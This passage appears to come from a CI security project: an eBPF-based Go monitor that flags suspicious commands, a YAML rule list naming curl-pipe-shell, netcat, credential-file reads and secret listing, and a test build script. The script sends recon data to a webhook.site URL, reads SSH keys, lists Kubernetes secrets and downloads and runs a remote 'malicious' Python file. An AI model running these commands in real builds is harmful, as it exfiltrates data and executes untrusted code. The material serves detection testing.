	Severity     string   `yaml:"severity"`
	MatchCommand string   `yaml:"match_command,omitempty"`
	MatchAll     []string `yaml:"match_all,omitempty"`
	white_list   []string `yaml:"white_list,omitempty"`
}

type Violation struct {
	Id          string
	Severity    string
	FullCommand string
	Description string
}

func readFullCommand(pid uint32, fallback string) string {
	procCommandLine := fmt.Sprintf("/proc/%d/cmdline", pid)
	var commandLineBytes []byte
	var err error

	for range 5 {
		commandLineBytes, err = os.ReadFile(procCommandLine)
		if err == nil {
			break
		}
		time.Sleep(3 * time.Millisecond)
	}

	if err != nil {
		return fallback
```

```
	}

	return strings.ReplaceAll(string(commandLineBytes), "\x00", " ")
}

func loadRules() []Rule {
	fmt.Println("Loading rules file")
	yamlFile, err := os.ReadFile("/app/rules.yaml")
	if err != nil {
		log.Fatalf("Error loading rules file: %s", err)
	}

	var rules []Rule
	err = yaml.Unmarshal(yamlFile, &rules)
	if err != nil {
		log.Fatalf("Error with yaml unmarshal: %s", err)
	}

	fmt.Printf("Successfully loaded %d rules\n", len(rules))

	return rules
}

func processEvents(waitGroup *sync.WaitGroup, stopper chan<- os.Signal, eventsChannel
<-chan Event, rules []Rule) {
	defer waitGroup.Done()

	reportFilePath := "/app/reports/sentinel-report.txt"
	reportFile, err := os.OpenFile(reportFilePath,
os.O_APPEND|os.O_CREATE|os.O_WRONLY, 0644)
	if err != nil {
		log.Printf("Error opening report file: %s", err)
	}
	defer reportFile.Close()

	for event := range eventsChannel {
		fullCommand := readFullCommand(event.PID,
string(bytes.TrimRight(event.BinPath[:], "\x00")))
		log.Printf("[DEBUG] Processing command for PID %d: %s", event.PID,
fullCommand)

		for _, rule := range rules {
			violation := false
			if len(rule.MatchAll) == 1 {
				pattern := rule.MatchAll[0]
				words := strings.Fields(fullCommand)
				for _, word := range words {
					if word == pattern || strings.HasSuffix(word,
"/"+pattern) {
						violation = true
						break
					}
				}
			} else {
				allFound := true
```

```
                        for _, pattern := range rule.MatchAll {
                                if !strings.Contains(fullCommand, pattern) {
                                        allFound = false
                                        break
                                }
                        }
                        violation = allFound
                }

                if violation && len(rule.white_list) > 0 {
                        for _, allowed := range rule.white_list {
                                if strings.Contains(fullCommand, allowed) {
                                        fmt.Println("\nWhitelisted command found:")
                                        fmt.Printf("\t%s", fullCommand)
                                        violation = false
                                        break
                                }
                        }
                }

                if violation {
                        alertMessage := fmt.Sprintf(
                                "[ALERT] RuleID: %s | Severity: %s | Description: %s
| Command: %s",
                                rule.Id, rule.Severity, rule.Description,
fullCommand,
                        )

                        switch rule.Severity {
                        case "critical":
                                color.Red(alertMessage)
                                log.Println("CRITICAL alert found. Failing build.")
                                os.Exit(1)
                        case "high":
                                color.Yellow(alertMessage)
                        default:
                                color.HiBlack(alertMessage)
                        }
                        break
                }
        }
    }
}

func main() {
    rules := loadRules()
    stopper := make(chan os.Signal, 1)
    signal.Notify(stopper, os.Interrupt, syscall.SIGTERM)

    objects := bpfObjects{}
    if err := loadBpfObjects(&objects, nil); err != nil {
        log.Fatalf("Error loading objects: %v", err)
    }
    defer objects.Close()
```

```
	tp, err := link.Tracepoint("syscalls", "sys_enter_execve",
objects.TracepointSyscallsSysEnterExecve, nil)
	if err != nil {
		log.Fatalf("Error attaching tracepoint: %s", err)
	}
	defer tp.Close()

	reader, err := perf.NewReader(objects.Events, os.Getpagesize())
	if err != nil {
		log.Fatalf("Error creating perf event reader: %s", err)
	}

	var waitGroup sync.WaitGroup
	eventsChannel := make(chan Event, 100)

	waitGroup.Add(1)
	go processEvents(&waitGroup, stopper, eventsChannel, rules)

	log.Println("Successfully loaded and attached eBPF program. Waiting for
events...")

	go func() {
		<-stopper
		log.Println("Received exit signal, exiting program...")

		if err := reader.Close(); err != nil {
			log.Fatalf("Error closing perf reader: %s", err)
		}
	}()

	var event Event
	for {
		record, err := reader.Read()
		if err != nil {
			if errors.Is(err, perf.ErrClosed) {
				break
			}
			log.Printf("Error reading from perf buffer: %s", err)
			continue
		}

		if record.LostSamples > 0 {
			log.Printf("lost %d events", record.LostSamples)
			continue
		}

		if err := binary.Read(bytes.NewBuffer(record.RawSample),
binary.LittleEndian, &event); err != nil {
			log.Printf("parsing perf event failed: %s", err)
			continue
		}

		eventsChannel <- event
	}
```

```
	log.Println("Collection stopped. Closing event channel...")
	close(eventsChannel)

	log.Println("Waiting for processor to finish...")
	waitGroup.Wait()

	log.Println("Graceful shutdown complete")
	os.Exit(0)
}
```

Rules.yaml

```
# ------------------------------------------------------------------
# Network Activity & Remote Execution
# ------------------------------------------------------------------
- id: curl_remote_script_execution
  description: "Detects downloading a remote script and executing it with a shell"
  severity: "critical"
  match_all:
    - "curl"
    - "|"
    - "bash"

- id: curl_remote_script_execution
  description: "Detects downloading a remote script and executing it with a shell"
  severity: "critical"
  match_all:
    - "curl"
    - "|"
    - "sh"

- id: curl_remote_script_execution
  description: "Detects downloading a remote script and executing it with a shell"
  severity: "critical"
  match_all:
    - "curl"
    - "|"
    - "zsh"

- id: curl_post_execution
  description: "Detects potential data exfiltration"
  severity: "critical"
  match_all:
    - "curl"
    - "-X"
    - "POST"
  white_list: # These should be upated to match known flows i.e.
artifactory.mycompany.com, hooks.slack.com
    - "artifactory"
    - "slack"
    - "codevoc"

- id: wget_remote_script_execution
  description: "Detects downloading a remote script with wget and executing it"
  severity: "critical"
```

```
  match_all:
    - "wget"
    - "-O -"
    - "|"
    - "bash"

- id: suspicious_netcat_usage
  description: "Detects netcat (nc) being used, which could be for a reverse shell or
data transfer"
  severity: "high"
  match_all:
    - "nc"

# ---------------------------------------------------------------
# Reconnaissance & Discovery
# ---------------------------------------------------------------
- id: recon_whoami
  description: "Detects 'whoami' used for user discovery"
  match_all:
  - "whoami"
  severity: "medium"

- id: recon_hostname
  description: "Detects 'hostname' used for host discovery"
  match_all:
  - "hostname"
  severity: "medium"

- id: recon_network_config
  description: "Detects 'ifconfig' or 'ip addr' used for network discovery"
  match_all:
  - "ifconfig"
  severity: "medium"

- id: recon_system_info
  description: "Detects 'uname -a' used for kernel version discovery"
  match_all:
    - "uname"
    - "-a"
  severity: "medium"

# ---------------------------------------------------------------
# Credential Access
# ---------------------------------------------------------------
- id: read_aws_credentials
  description: "Detects an attempt to read the AWS credentials file"
  match_all:
    - "cat"
    - "/root/.aws/credentials"
  severity: "critical"

- id: read_aws_credentials
  description: "Detects an attempt to read the AWS credentials file"
  match_all:
    - "cat"
```

```
    - "~/.aws/credentials"
  severity: "critical"

- id: read_ssh_keys
  description: "Detects an attempt to read common SSH private key files"
  match_all:
    - "cat"
    - "/root/.ssh/id_rsa"
  severity: "critical"

- id: read_ssh_keys
  description: "Detects an attempt to read common SSH private key files"
  severity: "critical"
  match_all:
    - "cat"
    - "~/.ssh/id_rsa"

- id: list_kubernetes_secrets
  description: "Detects an attempt to list Kubernetes secrets"
  severity: "high"
  match_all:
    - "kubectl"
    - "get"
    - "secret"


- id: dump_environment_variables
  description: "Detects an attempt to dump all environment variables, which may
contain secrets"
  severity: "low"
  match_all:
    - "env"


# ------------------------------------------------------------------
# Suspicious Scripting & Inline Execution
# ------------------------------------------------------------------
- id: python_inline_os_import
  description: "Detects Python inline execution that also imports the 'os' module"
  severity: "high"
  match_all:
    - "python"
    - "-c"
    - "import os"

- id: python_inline_socket_import
  description: "Detects Python inline execution that also imports the 'socket'
module, possibly for a reverse shell"
  severity: "high"
  match_all:
    - "python"
    - "-c"
    - "import socket"

# ------------------------------------------------------------------
```

```
# Defense Evasion
# ------------------------------------------------------------------
- id: clear_bash_history
  description: "Detects an attempt to clear shell history"
  match_all:
    - "history"
    - "-c"
  severity: "high"


fake_build_script.sh
#!/bin/sh

echo "--- Starting build simulation ---"

# --- Test Case 1: Simple Reconnaissance ---
echo "\n[Test] Simulating data collection and exfiltration..."
echo "--------Recon Data -----------" > recon.txt
echo "User is: $(whoami)" >> recon.txt
echo "Hostname is: $(hostname)" >> recon.txt
echo "System: $(uname -a)" >> recon.txt
echo "--------------------------------" >> recon.txt

echo "Exfiltrating recon data"
curl -X POST --data-binary "@recon.txt" https://webhook.site/4ff37353-6f0b-4819-8c8a-
f4e03355ca6a

# --- Test Case 2: Suspicious Inline Execution ---
echo "\n[Test] Running Python with an inline command that imports 'os'..."
python3 -c "import os; print(os.getcwd())"

# --- Test Case 3: Attempted Credential Access ---
echo "\n[Test] Attempting to read a sensitive file..."
cat /root/.ssh/id_rsa

# --- Test Case 4: Attempted Kubernetes Secret Listing ---
echo "\n[Test] Attempting to list Kubernetes secrets..."
kubectl get secret --all-namespaces

# --- Test Case 5: CRITICAL - Remote Code Execution ---
echo "\n[Test] Simulating a 'curl | bash' attack..."
curl -s https://example.com | cat

# --- Test Case 6: Supply Chain Attack Simulation ---
echo "\n[TEST] Simulating Supply Chain Attack from GitHub..."
MALICIOUS_LIB_URL="https://raw.githubusercontent.com/appsec-jedi/malicious-
library/refs/heads/main/malicious_lib.py"
echo "Downloading library from $MALICIOUS_LIB_URL ..."
curl -sL $MALICIOUS_LIB_URL -o /tmp/malicious_lib.py
echo "Executing downloaded library..."
python3 /tmp/malicious_lib.py
echo "Supply chain test done"

echo "\n--- Build simulation finished ---"
```